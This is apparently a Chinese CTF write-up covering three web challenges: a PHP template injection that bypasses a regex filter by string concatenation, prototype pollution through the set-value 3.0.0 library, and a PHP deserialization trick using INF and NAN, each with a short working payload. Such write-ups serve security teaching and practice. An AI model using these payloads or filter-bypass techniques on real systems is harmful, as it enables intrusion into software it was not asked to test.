
Uafbypass绕过函数禁用：



**20 rceme:**


首先他会对字符串进行正则匹配，简单的审计就绕过了，而且没有过滤引号，这个就非常好说了，通过 . 进行字符串拼接，先试了试phpinfo，发现直接得到flag

Poc：a={if:1)(%27ph%27.%27pinfo%27)();//}{end%20if}




**21 littlegame:**


发现得到flag需要key和对应的password正确



这里可以先生成用户session.knight，然后发现了setFn，看看这个函数干了什么




发现是set-value里面的，版本是3.0.0




查到相关漏洞


<https://snyk.io/vuln/SNYK-JS-SETVALUE-450213>



直接利用进行原型链污染，污染a0为true




访问得到flag的路由key为a0，password为true，得到flag



**22 easytrick：**

就是php的数字和字符串的小技巧，INF和NAN他们属于数字，md5处理他们的时候会转为字符串即为”INF”和”NAN”



构造poc:

<?php

class trick{

public $trick1;

public $trick2;

}


$a = new trick;

$a->trick1="INF";

$a->trick2=INF;

echo serialize($a);

O:5:"trick":2:{s:6:"trick1";s:3:"INF";s:6:"trick2";d:INF;}



改成NAN也行: trick=O:5:"trick":2:{s:6:"trick1";s:3:"NAN";s:6:"trick2";d:NAN;}

